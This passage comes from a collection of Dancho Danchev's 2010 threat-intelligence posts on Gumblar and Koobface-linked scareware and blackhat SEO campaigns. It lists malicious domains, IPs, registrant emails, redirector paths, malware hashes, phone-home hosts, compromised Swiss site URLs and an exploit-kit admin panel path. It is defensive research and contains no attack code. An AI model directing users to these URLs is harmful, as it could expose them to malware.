**picbloggerprojet.com** - 94.228.220.93

**httpsstarss.in**

**hippocounter.info** - 96.9.177.21

**genesisbeta.net** - 94.228.220.94

*Name servers of notice:*

**ns1.getyourdns.com** - 194.79.88.121

**ns2.getyourdns.com** - 77.68.52.52

**ns3.getyourdns.com** - 87.98.149.171

***ns4.getyourdns.com*** - 66.185.162.248

***ns1.instantdnserver.com*** - 194.79.88.121 - Email: depot@infotorrent.ru

***ns2.instantdnserver.com*** - 77.68.52.52

***ns3.instantdnserver.com*** - 87.98.149.171

***ns4.instantdnserver.com*** - 66.185.162.248

599

*Client-side exploits serving domains part of the campaign:*

***aquaticwrap.ru*** - Email: vibes@freenetbox.ru

***aroundpiano.ru*** - Email: vibes@freenetbox.ru

***baybear.ru*** - Email: vibes@freenetbox.ru

***baymediagroup.com*** - Email: fb@bigmailbox.ru

***bayjail.ru*** - Email: bushy@bigmailbox.ru

***betaguy.ru*** - Email: vibes@freenetbox.ru

***blockoctopus.ru*** - Email: semi@freenetbox.ru

***budgetdude.ru*** - Email: totem@freenetbox.ru

***chaoticice.ru*** - Email: vibes@freenetbox.ru

***clannut.ru*** - Email: totem@freenetbox.ru

***clockledge.ru*** - Email: totem@freenetbox.ru

***coldboy.ru*** - Email: totem@freenetbox.ru

***countryme.ru*** - Email: totem@freenetbox.ru

***dayemail.ru*** - Email: totem@freenetbox.ru

***diseasednoodle.ru*** - Email: vibes@freenetbox.ru

***discountprowatch.com*** - Email: bike@fastermail.ru

***dyehill.ru*** - Email: angles@fastermail.ru

***easychurch.ru*** - Email: vibes@freenetbox.ru

***economypoet.ru*** - Email: semi@freenetbox.ru

***envirodollars.ru*** - Email: vibes@freenetbox.ru

***forhomessale.ru*** - Email: dull@freemailbox.ru

***galacticstall.ru*** - Email: vibes@freenetbox.ru

***getyourdns.com*** - Email: fb@bigmailbox.ru

***hairyartist.ru*** - Email: vibes@freenetbox.ru

***lonelyzero.ru*** - Email: vibes@freenetbox.ru

***lovingmug.ru*** - Email: vibes@freenetbox.ru

***lowermatch.ru*** - Email: vibes@freenetbox.ru

***luckyfan.ru*** - Email: vibes@freenetbox.ru

***malepad.ru*** - Email: semi@freenetbox.ru

***matchsearch.ru*** - Email: semi@freenetbox.ru

***microlightning.ru*** - Email: vibes@freenetbox.ru

***mindbat.ru*** - Email: semi@freenetbox.ru

**mealpoets.ru** - Email: totem@freenetbox.ru

**nutcountry.ru** - Email: dying@qx8.ru

**obscurewax.ru** - Email: vibes@freenetbox.ru

**oceanobject.ru** - Email: semi@freenetbox.ru

**parkperson.ru** - Email: semi@freenetbox.ru

**penarea.ru** - Email: dying@qx8.ru

**ponybug.ru** - Email: dying@qx8.ru

**pocketbloke.ru** - Email: angles@fastermail.ru

**programability.ru** - Email: dying@qx8.ru

**rancideye.ru** - Email: vibes@freenetbox.ru

**rawscent.ru** - Email: vibes@freenetbox.ru

**recordsquare.ru** - Email: totem@freenetbox.ru

**rescuedtoilet.ru** - Email: vibes@freenetbox.ru

**riotassistance.ru** - Email: angles@fastermail.ru

**scarletpole.ru** - Email: vibes@freenetbox.ru

**secondgain.ru** - Email: vibes@freenetbox.ru

600

**shortrib.ru** - Email: vibes@freenetbox.ru

**slaveperfume.ru** - Email: totem@freenetbox.ru

**sodacells.ru** - Email: dying@qx8.ru

**smelldrip.ru** - Email: totem@freenetbox.ru

**starvingarctic.ru** - Email: vibes@freenetbox.ru

**stagepause.ru** - Email: totem@freenetbox.ru

**sweatymilk.ru** - Email: vibes@freenetbox.ru

**tartonion.ru** - Email: vibes@freenetbox.ru

**tunemug.ru** - Email: tips@freenetbox.ru

**wearyratio.ru** - Email: vibes@freenetbox.ru

**yummyeyes.ru** - Email: vibes@freenetbox.ru

**UPDATED: Thursday, August 12, 2010:** Historical OSINT for client-side exploit serving domains part of Gum-

blar's campaigns for April/May 2010 using **hostdnssite.com** (Email: cop@qx8.ru) name server:

**bestdarkman.info** - Email: www@qx8.ru

**bestwebclub.info** - Email: asleep@5mx.ru

**buyfootjoy.info** - Email: mellow@5mx.ru

**carswebnet.info** - Email: mynah@freenetbox.ru

**cityrealtimes.info** - Email: asleep@5mx.ru

**clandarkguide.info** - Email: mellow@5mx.ru

**clandarksky.info** - Email: www@qx8.ru

**darkangelcam.info** - Email: mellow@5mx.ru

**darkbluecoast.info** - Email: www@qx8.ru

***darksidenetwork.info*** - Email: mellow@5mx.ru

***digitaljoyworld.info*** - Email: mellow@5mx.ru

***eroomsite.info*** - Email: feint@qx8.ru

***esunsite.info*** - Email: www@qx8.ru

***extrafreeweb.info*** - Email: mynah@freenetbox.ru

***feedandstream.info*** - Email: mynah@freenetbox.ru

***gloomyblack.info*** - Email: www@qx8.ru

***homesweetrv.info*** - Email: mynah@freenetbox.ru

***indiawebnet.info*** - Email: mynah@freenetbox.ru

***joylifein.info*** - Email: mellow@5mx.ru

***joysportsworld.info*** - Email: mellow@5mx.ru

***justroomate.info*** - Email: feint@qx8.ru

***kenjoyworld.info*** - Email: mellow@5mx.ru

***learnwebguide.info*** - Email: mynah@freenetbox.ru

***luxurygenuine.info*** - Email: asleep@5mx.ru

***myfeedsite.info*** - Email: feint@qx8.ru

***newsuntour.info*** - Email: www@qx8.ru

***oneroomhome.info*** - Email: feint@qx8.ru

***realshoponline.info*** - Email: asleep@5mx.ru

***redsunpark.info*** - Email: feint@qx8.ru

**roomstoretexas.info** - Email: [feint@qx8.ru](mailto:feint@qx8.ru)

**suncoastatlas.info** - Email: [feint@qx8.ru](mailto:feint@qx8.ru)

**sunstarvideo.info** - Email: [feint@qx8.ru](mailto:feint@qx8.ru)

**supersunbeds.info** - Email: [feint@qx8.ru](mailto:feint@qx8.ru)

**superwebworld.info** - Email: [asleep@5mx.ru](mailto:asleep@5mx.ru)

**sweetpeapots.info** - Email: [mynah@freenetbox.ru](mailto:mynah@freenetbox.ru)

**sweetteenzone.info** - Email: [mynah@freenetbox.ru](mailto:mynah@freenetbox.ru)

601



**thedarkwaters.info** - Email: [www@qx8.ru](mailto:www@qx8.ru)

**thejoydiet.info** - Email: [mellow@5mx.ru](mailto:mellow@5mx.ru)

**therealclamp.info** - Email: [drum@maillife.ru](mailto:drum@maillife.ru)

**thesunchaser.info** - Email: [www@qx8.ru](mailto:www@qx8.ru)

**thesweetchild.info** - Email: [mynah@freenetbox.ru](mailto:mynah@freenetbox.ru)

**theultimateweb.info** - Email: [asleep@5mx.ru](mailto:asleep@5mx.ru)

**theyellowsun.info** - Email: [feint@qx8.ru](mailto:feint@qx8.ru)

**webguidetv.info** - Email: [asleep@5mx.ru](mailto:asleep@5mx.ru)

**webnetenglish.info** - Email: [mynah@freenetbox.ru](mailto:mynah@freenetbox.ru)

**yourprintroom.info** - Email: [feint@qx8.ru](mailto:feint@qx8.ru)

**yoursweetteen.info** - Email: [mynah@freenetbox.ru](mailto:mynah@freenetbox.ru)



**UPDATED: Friday, August 13, 2010:**

The use of Yahoo Groups is still ongoing. Sample URL: **groups.yahoo .com/group/nfldcsyi/message** which includes a link to **perfectpillcool .com:8080**.

The campaign is ongoing, updates will be posted as soon as new developments emerge.

**This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.**

602

1. <http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html>

2. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>

3.

<http://www.virustotal.com/analysis/912608f55fba98cb03a13114ceea4a503d0fd4cc6ca5bab345792b577884311f-1281345777>

4. <http://ddanchev.blogspot.com/>

5. <http://twitter.com/danchodanchev>

603



**Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites**

**(2010-08-13 17:09)**

*Over the past week, I've been tracking - among the countless number of campaigns currently in process of getting*

*profiled/taken care of internally - a blackhat SEO campaign that's persistently compromising legitimate sites within small ISPs in the Netherlands and Switzerland, for scareware-serving purposes.*

*Although this beneath the radar targeting approach is nothing new, it once again emphasizes on a well proven*

*mentality within the cybercrime ecosystem - collectively the hundreds of thousands of low profile sites, if well*

*poisoned with bogus/timely/relevant blackhat SEO content, can outpace the hijacked traffic from a high profile site due to the shorter time frame it would take for the the administrators to clean it up/ quicker community members'*

*reaction based on prioritization due to the importance of the site.*

*What's particularly interesting about the campaign, is the fact that the redirectors/scareware domains were*

*previously parked within our "dear friends at **AS31252, STARNET-AS StarNet Moldova**. Go through related posts on STARNET-AS StarNet Moldova:*

- **[1]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova**

- **[2]Dissecting Koobface Gang's Latest Facebook Spreading Campaign**



• **[3]Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"**

• **[4]From the Koobface Gang with Scareware Serving Compromised Sites**

*Let's dissect the campaign, expose the complete portfolio of scareware/redirector domains, emphasize on the*

*monetization vector and how this blackhat SEO campaign is using the same scareware affiliate network like the one campaigns launched through Gumblar's infrastructure ([5]**Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign**) continue using.*

*Once the **self.location.href** = condition is met, the following redirectors take place, until the user is exposed to the ubiquitous "You're infected" screen:*

- **dotyuzcifl.ru/liq/?st=** - 200.63.44.211 - Email:

kireev@ravermail.com (NS: ns1.freemobiledns.mobi Email:

akorn1022@gmail.com)

- **errgxhxzerr.co.cc/r/feed.php?k=** - 200.63.44.211, AS27716, ASEVELOZ - Email: andrew\_bush52@hotmail.com

- **errgxhxzerr.co.cc/tube/?k=**

- **errgxhxzerr.co.cc/r/sss.php**

- **www4.protection-guard89.co.cc** - 74.118.193.81,  
AS46664 - Email: abc.emm@gmail.com

- **www1.virus-detection50.co.cc/?p=p52** -  
94.228.220.117, AS47869, NETROUTING-AS - Email:  
abc.emm@gmail.com

- Detection rate:

**packupdate9\_289.exe** -  
[6]Win32/TrojanDownloader.FakeAlert.AEY - 6/ 42 (14.3  
%)

**MD5** : 3e4920aa3ff24db64372ae96854f3f02

**SHA1** : 75bcb6acf5ff65269bfc5f685e5d03688b8b1ade

**SHA256:**  
7272f889520cd1d1898ccd91f1b01835cf53f06b452041baae  
0336796ff09fd7

Responding to 94.228.220.117, AS47869, NETROUTING-AS  
are also the following domains:

**www1.virus-detection50.co.cc/?p=p52** - Email:  
abc.emm@gmail.com

**www1.virus-detection51.co.cc/?p=p52** - Email:  
abc.emm@gmail.com

**www1.virus-detection52.co.cc/?p=p52** - Email:  
abc.emm@gmail.com

**www1.virus-detection53.co.cc/?p=p52** - Email:  
abc.emm@gmail.com

**www1.virus-detection54.co.cc/?p=p52** - Email:  
abc.emm@gmail.com

***www1.virus-detection55.co.cc/?p=p52*** - Email:  
*abc.emm@gmail.com*

***www1.virus-detection56.co.cc/?p=p52*** - Email:  
*abc.emm@gmail.com*

***www1.virus-detection57.co.cc/?p=p52*** - Email:  
*abc.emm@gmail.com*

***www1.virus-detection58.co.cc/?p=p52*** - Email:  
*abc.emm@gmail.com*

***www1.virus-detection59.co.cc/?p=p52*** - Email:  
*abc.emm@gmail.com*

***www2.mypersonalshield70.in*** - Email:  
*gkook@checkjemail.nl*

***www2.mypersonalshield71.in*** - Email:  
*gkook@checkjemail.nl*

605



***www2.mypersonalshield72.in*** - Email:  
*gkook@checkjemail.nl*

*It gets even more interesting, and cybercrime ecosystem-friendly, when we see that one of the scareware redirector domains, has been registered with the same email as the scareware domain redirector used in the monetization*

*vector of Gumblar's campaigns.*

*The currently used **uramozat.cz.cc /scanner10/?afid=76**  
- 195.16.88.62, AS50109, HOSTLIFE-AS WIBO PROJECT*

LLC - Email: ydeconspi@nice-4u.com is registered using the same email as the recently used **hoopdotami.cz**

**.cc/scanner5/?afid=24** - 188.72.192.229 - Email: ydeconspi@nice-4u.com from the "[7]**Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign**".

*This centralization of monetization networks ultimately serves best the security industry and law enforcement, and remains a trend rather than a fad.*

*Responding to 195.16.88.62 are also the following affiliate redirector domains:*

**sulphomihin.cz.cc** - Email: ydeconspi@nice-4u.com

**suppcorfoke.cz.cc** - Email: ydeconspi@nice-4u.com

**swinumlobzua.cz.cc** - Email: ydeconspi@nice-4u.com

**taitretarjus.cz.cc** - Email: ydeconspi@nice-4u.com

**talinighge.cz.cc** - Email: ydeconspi@nice-4u.com

**tangmomawigg.cz.cc** - Email: ydeconspi@nice-4u.com

**taniverwea.cz.cc** - Email: ydeconspi@nice-4u.com

**tedroidragin.cz.cc** - Email: ydeconspi@nice-4u.com

**tifucacel.cz.cc** - Email: ydeconspi@nice-4u.com

**ungelacoc.cz.cc** - Email: ydeconspi@nice-4u.com

**unriprazzhalf.cz.cc** - Email: ydeconspi@nice-4u.com

**uramozat.cz.cc** - Email: ydeconspi@nice-4u.com

**vochicorneu.cz.cc** - Email: ydeconspi@nice-4u.com

**voihuavino.cz.cc** - Email: ydeconspi@nice-4u.com

**voldcafuri.cz.cc** - Email: ydeconspi@nice-4u.com

**weineitronty.cz.cc** - Email: ydeconspi@nice-4u.com

**wintotersstal.cz.cc** - Email: ydeconspi@nice-4u.com

**worddreamelpa.cz.cc** - Email: ydeconspi@nice-4u.com

**wordrochosom.cz.cc** - Email: ydeconspi@nice-4u.com

**xboxunechin.cz.cc** - Email: ydeconspi@nice-4u.com

**ydeconspi.cz.cc** - Email: ydeconspi@nice-4u.com

**zilrebelma.cz.cc** - Email: ydeconspi@nice-4u.com

**zukavito.cz.cc** - Email: ydeconspi@nice-4u.com

• **[8] Complete list of URLs for the compromised Dutch sites** (NOW CLEAN) hosted at AS6461, MFNX MFN -

606

*Metromedia Fiber Network*

*Complete list of the URLs for compromised sites  
(CURRENTLY ACTIVE) hosted at AS15547, TVS2NET-NETPLUS*

*Servicing cable-network customer in CH.*

**abitation.ch /illucpUWAeima**

**abitation.ch /ilOeUSbRtm/**

***abmontage.ch /73NJub8iWea/***

***absteam.ch /UfHZl8Qm7/***

***accueillepartagesuisse.ch /WbVc0fiHlabe/***

***accueillepartagesuisse.ch /Wbytpauohcjk/***

***adikt-a.ch /isisAuMOImXW/***

***adikt-a.ch /isIWcgUV7L/***

***adsite.ch /lAULixdSoWmA/***

***adumas.ch /QVxaomZ7er***

***aemo-valais.ch /ualagow/***

***aerobic-chablais.ch /lYMy3lAejmiq/***

***aerobic-chablais.ch /lYuMW8yHJ/***

***a-fauchere.ch /rU8alutON/***

***agpinstallations.ch /WAoxnHauvyUi/***

***agpinstallations.ch /WAwANoXv9rek/***

***alayra.ch /ufgMxORjbNz9i/***

***alex-xxxl.ch /u9VUyo9hw/***

***alpirama.ch /A0Sc3lu/***

***alterfamiliae.ch /RgauIMVZ/***

***ametys.ch /lZ2eblxoL3tSN/***

***ametys.ch /lZbAaYy/***



***amis-orgue-moudon.ch /WulatdWMbRSg/***

***amis-orgue-moudon.ch /WuYUoH3/***

***apf-hev-fr.ch /drkoUqjx/***

***artdidier.ch /vZkR7ap2gQiAU/***

***artefax.ch /u8oApWua/***

***artefax.ch /u8qrYoi8ASh/***

***artisanatbramoisien.ch /jRVAEWyXqLsM/***

***artisane.ch /Scg3IEv/***

***artisan-fondeur.ch /RX0y9OdUu/***

***artist-e.ch /j8WfIEa/***

***asb-coaching.ch /uJWOIdHeuai/***

***atelier-bois.ch /skJun0elUgM8/***

***ateliercube.ch /3bqNHnLy/***

***attoufoula-al-baria.ch /scWZHiblemAqr/***

***autoecole-sion.ch /kuWcUM3yn9xgo/***

***aux-doigts-de-fee.ch /eooVapJNWcuHx/***

***auxpetitsbois.ch /8OxlaoWeydbc7/***

***avgf.ch /xr3t0uvanegb/***

***avmep.ch /niyW3RHiaoE/***

***avmep.ch /nizXOdumW/***

***avosbagages.ch /ebaAuynxel2L/***

***avta.ch /Zu0VoixA/***

***banques-assurances.ch /WEeyt7iUYL/***

***batibois.ch /hgAbavx/***

607

***batibois.ch /hghkyUNO9/***

***bconseils.ch /tAlUzJVn/***

***bc-production.ch /9XupRmlbE/***

***bdelfolie.ch /ushj20mijW9wu/***

***bdelfolie.ch /uslUomaYfWeN/***

***becoval.ch /aVUqW9xYbp/***

***bedat-conseils.ch /AUyYRtuhWrpA/***

***belfid.ch /ftRbtgl3/***

***bellodelledonne.ch /oX0kUuN/***

***bellodelledonne.ch /oXoNgek7i/***

***bestwear.ch /j0iyeJ3v/***

***bienecrire.ch /YAE9ldiakvy/***  
***biocave.ch /AuhuwoAUxOI3W/***  
***birman.ch /Z7MoeVXgAafL/***  
***blanchival.ch /ANabQlgk0zeO/***  
***blanchival.ch /ANJjlQgHb/***  
***bnbmorel.ch /yfE3AyWoQx8/***  
***bonnes-occases.ch /HIYMhcE/***  
***bouquins.ch /IWH0dAa/***  
***cafepsy.ch /ZoiAcIWIRM/***  
***calzolarorocco.ch /9a8aYRjlrW/***  
***camping-sedunum.ch /SvvMQjsem/***  
***canadulce.ch /wullMriaN/***  
***canadulce.ch /wuQYryJ/***  
***carrgeiger.ch /ehsVy2uXxoAWE/***  
***carte-menu.ch /JQinNyA/***  
***castalie.ch /cq3xeyWmjaf/***  
***catherineritter.ch /AdUjiRq/***  
***catherineritter.ch /AdUqRAiSnNsyv/***  
***cavedegoubing.ch /ERNzcu9iagdo/***

**cave-des-chevalieres.ch /WuunyOq/**

**celinerenaud.ch /Qj7dHcLo/**

**celinerenaud.ch /QjZoUyaJ/**

**centre-autos.ch /INUYRuWnA/**

**cere-sa.ch /lyEHdVqAIYbXL/**

**cere-sa.ch /lyknWJr/**

**cgt.ch /egAaVUfne/**

**chalets-for-sale.ch /SaNXWcvU/**

**chavaz-archi.ch /8iAZxEaJ/**

**chavaz-archi.ch /8iQOjIS/**

**cretillons.ch /ianeZc2/**

Responding to 200.63.44.211 (the original [9]redirector domains **dotyuzcifl.ru**; **errgxhxzerr.co.cc**), AS27716, ASEVELOZ Eveloz are the remaining domains part of the scareware/redirection/Fake Adobe Player (**tube/Adobe \_**

**\_Flash \_ \_Player.exe**) campaign.

- Detection rate:

**Adobe \_ \_Flash \_ \_Player.exe -**

[10]Heuristic.BehavesLike.Win32.Suspicious.H - 11/ 42 (26.2 %)

**MD5** : 8a10909c487a739e85028a19a1e898dc

**SHA1** : d9f7d78fe245f8df04fa398835b52d5a2c2d6af7

**SHA256:**

63befe78a7895a8efc6d893491d8f77ef8ada1cd52d5625874  
90a79f29b65336

- Upon execution phones back to:

**qualattice.com** - 64.20.63.58 - Email:  
trough@mobiletonight.com

**jaxcage.net** - 91.188.60.233, [11]**AS6851, BKCNET "SIA"**  
**IZZI** - Email: delee@easteroffers.com **mybubblebean.com**  
- 85.234.190.47, [12]**AS6851, BKCNET "SIA" IZZI** - Email:  
place@popupquote.com **freejaxbird.net** - 77.78.239.42 -  
Email: delee@easteroffers.com

**07tqqwem.ru** - Email: pishkov@rbcmail.ru

**0qhe7y6o.ru** - Email: pishkov@rbcmail.ru

**0st44x7z.ru** - Email: stroganov@mail.ru

**0w6scx6a.ru** - Email: goncharov@rapworld.com

**20xzpza.ru** - Email: danilov@boatnerd.com

**23qjmdic.ru** - Email: lebedev@rapworld.com

**28iue5ri.ru** - Email: kireev@bgay.com

**28jnbuak.ru** - Email: kirillov@ravermail.com

**2poaxz3k.ru** - Email: alekseev@land.ru

**2tmo2ba2.ru** - Email: kustov@remixer.com

**30zcz8ot.ru** - Email: slabkov@bigmailbox.net

**32iafdnp.ru** - Email: erohin@intimatefire.com

**3a0stbqe.ru** - Email: golodnikov@blida.info

**3jruf6nc.ru** - Email: taranov@inorbit.com

**40ktc2tn.ru** - Email: antonov@insurer.com

**4hp2ag6c.ru** - Email: belov@kidrock.com

**4mausx2w.ru** - Email: lavrov@blackcity.net

**4y8pqcbby.ru** - Email: pokatilov@realtyagent.com

**5eqq3sgj.ru** - Email: abakumov@smtp.ru

**5gsco2w5.ru** - Email: davidov@bikermail.com

**5q4eyd2w.ru** - Email: stepanov@pop3.ru

**5znhff2s.ru** - Email: kalinin@boarderzone.com

**6ojj8sks.ru** - Email: patrolov@bigheavyworld.com

**6pgsqndh.ru** - Email: baklanov@mail333.com

**83qndvnj.ru** - Email: taranov@relapsecult.com

**868r5e0b.ru** - Email: udalov@rastamall.com

**8n7pnyyr.ru** - Email: patrolov@front.ru

**8reclame.ru** - Email: kirikov@billssite.com

**atyyyopg.ru** - Email: viktorov@bikerheaven.net

**azaamdwo.ru** - Email: samsonov@bikermail.com

**bvo62o0i.ru** - Email: kirillov@rastamall.com

**c28xd2ck.ru** - Email: luzgin@front.ru

**cf8sagkn.ru** - Email: alekseev@ratedx.net

**ckmdbrio.ru** - Email: ulyanov@rapworld.com

**crosslinks-services.ru** - Email: ekomasov@kidrock.com

**csokolom.ru** - Email: kirikov@irow.com

**cw5k47ye.ru** - Email: viktorov@bicycling.com

**duz5n2ca.ru** - Email: belov@billssite.com

**dwunvuum.ru** - Email: stepanov@pop3.ru

**ea7xh4vw.ru** - Email: goncharov@repairman.com

**err39hxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**err3ghxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

609

**err5phxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**err61hxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**err6ehxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**err6jhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**err8jhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**err8whxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errb9hxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errbehxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errbqhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errcihxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errdhhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errekhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errfdhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errgqhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errgthxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errguhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

**errgvhxzerr.co.cc** - Email: andrew\_bush52@hotmail.com

610



**f50rbdb8.ru** - Email: samsonov@kidrock.com

**fbbktj2z.ru** - Email: zhukov@kidrock.com

**fimpvs8t.ru** - Email: zhuravlev@blackvault.com

**fppf2h28.ru** - Email: danilov@pochta.ru

**gayq8rgx.ru** - Email: kovalev@blackcity.net

**geavdwal.info**

**gerotal.info**

**gztyue8w.ru** - Email: kirillov@boatnerd.com

**h6poe6or.ru** - Email: beglov@inorbit.com



**hc6zxms4.ru** - Email: lebedev@intimatefire.com

**hem3oxjh.ru** - Email: ulyanov@boarderzone.com

**hszwwwvjq.ru** - Email: kustov@fromru.com

**i2wv8rdm.ru** - Email: shedrin@billssite.com

**i4nhjopf.ru** - Email: antonov@fromru.com

611

**i7in0b64.ru** - Email: ulyanov@kinkyemail.com

**ihbkbzcm.ru** - Email: Abdulov@iname.com

**io0yfyc8.ru** - Email: molchanov@repairman.com

**j6yeky7p.ru** - Email: bazhenov@krovatka.su

**j7k6xze2.ru** - Email: vasilev@pop3.ru

**jimm2rusru.ru** - Email: kustov@rapworld.com

**jimm4fan09.ru** - Email: antonov@blida.info

**jimmjimm895.ru** - Email: kuznecov@insurer.com

**jimmkolesoru.ru** - Email: naumov@boarderzone.com

**jimmonline0.ru** - Email: miheev@gmail.com

**jimmplum2.ru** - Email: vishnevskiy@pop3.ru

**jimmthebest1.ru** - Email: aleksandrov@blackcity.net

**jnano5gh.ru** - Email: zhukov@realtyagent.com

**jokerjokk.ru** - Email: beglov@blida.info

**kefpvbsi.ru** - Email: kalinin@boarderzone.com

**kfgemaae.ru** - Email: ulyanov@bigmailbox.net

**koliander.ru** - Email: zaicev@insurer.com

**liononlinensd.ru** - Email: nikitin@rastamall.com

**lokipol.ru** - Email: kirikov@bikerheaven.net

**mjbims7m.ru** - Email: pishkov@ravermail.com

**mrt0zqcb.ru** - Email: shedrin@pochtamt.ru

**mxek5t5g.ru** - Email: beglov@repairman.com

**nesselandeportal.info**

**ni2m4kua.ru** - Email: zhukov@bikermail.com

**nv8os6yt.ru** - Email: kuznecov@mail.ru

**o3wg4sya.ru** - Email: abakumov@bolbox.com

**ocggnaif.ru** - Email: zaicev@iname.com

**ofz5qzgu.ru** - Email: zaicev@ravermail.com

**oh7iumr7.ru** - Email: belov@inorbit.com

**onlinefeeds.ru** - Email: beglov@insurer.com

**onlinegearsd.ru** - Email: luzgin@smtp.ru

**onlinejimmmovse.ru** - Email: abakumov@realtyagent.com

**onlineonlkiok.ru** - Email: kirillov@billssite.com

**pgvvua6j.ru** - Email: goncharov@bicycling.com

**pororkol.ru** - Email: erohin@bikerider.com

**prc6t7z3.ru** - Email: kirikov@pochtamt.ru

**psxdv0nr.ru** - Email: zhukov@inbox.ru

**pvbsiy5y.ru** - Email: komarov@kinkyemail.com

**q3ysg05s.ru** - Email: golodnikov@insurer.com

**qbecqe0s.ru** - Email: ulyanov@bicycling.com

**qec5beqn.ru** - Email: morozov@pochta.ru

**qfnye2t7.ru** - Email: bednyakov@irow.com

**qpsxdv0n.ru** - Email: viktorov@blackcity.net

**rikosdhu.ru** - Email: pokatilov@pisem.net

**ronaldknol.ru** - Email: taranov@smtp.ru

**rs3gpd0m.ru** - Email: alekseev@bicycledata.com

**rudjimmdjimm.ru** - Email: alekseev@boarderzone.com

**s4gvhd35.ru** - Email: lebedev@blackvault.com

**s748eop4.ru** - Email: aleksandrov@repairman.com

612

**sgivnn0t.ru** - Email: volkov@repairman.com

**stpf6qpvr.ru** - Email: bednyakov@relapsecult.com

**sv4wmtxj.ru** - Email: ivanov@bikerider.com

**t0a2afyq.ru** - Email: ivanov@boatnerd.com

**t3tzynvj.ru** - Email: bazhenov@rapstar.com  
**trustincompanies.ru** - Email: Abdulov@insurer.com  
**u5fyfzjt.ru** - Email: polovov@rbcmail.ru  
**ucf47vnu.ru** - Email: Abdulov@bikerider.com  
**uplcash.com** - Email: director@climbing-games.com  
**v5w3xgzn.ru** - Email: morozov@rbcmail.ru  
**vgksry7k.ru** - Email: vishnevskiy@land.ru  
**w8iroomb.ru** - Email: golodnikov@pop3.ru  
**x7p03g0j.ru** - Email: kirikov@front.ru  
**xni27ftd.ru** - Email: timofeev@mail.ru  
**xsd3id8t.ru** - Email: kovalev@pochta.ru  
**xthjrgxz.ru** - Email: pokatilov@insurer.com  
**xu44i03y.ru** - Email: arhipov@insurer.com  
**yi0ewtmd.ru** - Email: antonov@blackvault.com  
**yp7o07nq.ru** - Email: golodnikov@rbcmail.ru  
**z26hggcb.ru** - Email: pokatilov@fromru.com  
**z656cvje.ru** - Email: slabkov@boatnerd.com  
**zsrd4xj5.ru** - Email: kuznecov@iname.com  
**zznks8fh.ru** - Email: bulaev@registerednurses.com



*Could we have a blackhat SEO campaign, without a Koobface gang connection? Appreciate my rhetoric. Parked at*

*200.63.44.48, again within AS27716, ASEVELOZ Eveloz are the following domains:*

**35l3cv2oywwycrfz1yo3.com** - Email:  
*michaeltycoon@gmail.com*

**4idmcxlczdy52yh7rk1b.com** - Email:  
*michaeltycoon@gmail.com*

**56ml7zj047l0x6wm9v6y.com** - Email:  
*michaeltycoon@gmail.com*

**8vsgzuu084e9i8ohl5nn.com** - Email:  
*michaeltycoon@gmail.com*

**aatyamlkpgxp8h3m17ky.com** - Email:  
*michaeltycoon@gmail.com*

**bvzpvunifoee8t946d2p.com** - Email:  
*michaeltycoon@gmail.com*

**i905jzsht33cd4kfcqvh.com** - Email:  
*michaeltycoon@gmail.com*

**jhn72w76khysuxdgj0bo.com** - Email:  
*michaeltycoon@gmail.com*

**k78ju8lyzratna0c5r7m.com** - Email:  
*michaeltycoon@gmail.com*

**lrbx4hzznbdmedfk4xrd.com** - Email:  
*michaeltycoon@gmail.com*

**ls1leepnzj784nid96prn.com** - Email:  
michaeltycoon@gmail.com

**n0itv7fh7qscrse3i1i.com** - Email:  
michaeltycoon@gmail.com

614

**pdusxsiuedamjc83qlpi.com** - Email:  
michaeltycoon@gmail.com

**rabotaetpolubomu.net** - Email:  
michaeltycoon@gmail.com

**t0vqred4itv4pmo488k9.com** - Email:  
michaeltycoon@gmail.com

**thmyb0s6se5febs0ghb8.com** - Email:  
michaeltycoon@gmail.com

**u5a05q1dnmr4jwqrnav3.com** - Email:  
michaeltycoon@gmail.com

**uq1wedg9tr523wbafdzp.com** - Email:  
michaeltycoon@gmail.com

**vk4j2x7n49nq1il9vm5h.com** - Email:  
michaeltycoon@gmail.com

**ysut5gx094w2dddjtswh.com** - Email:  
michaeltycoon@gmail.com

Deja vu! Where do we know the  
**michaeltycoon@gmail.com** email from? From the "[13]A  
**Diverse Portfolio of Scareware/Blackhat SEO  
Redirectors Courtesy of the Koobface Gang**"  
campaign, and in particular from the fact that it was once

*directly connected to the Koobface gang – this is not an email that was used to register a domain belonging to the scareware affiliate network, instead it's an email used to register a client-side exploits serving domain parked on the same IP where a hardcore Koobface C &C from Koobface 1.0's infrastructure was responding to - **urodinam.net***

• **[14]Dissecting the Mass DreamHost Sites**

**Compromise** - " Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently active **1zabslwvn538n4i5tcjl.com** - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10**

**/temp/cache/PDF.php**; admin panel at:  
**1zabslwvn538n4i5tcjl.com /temp/admin/index.php"**

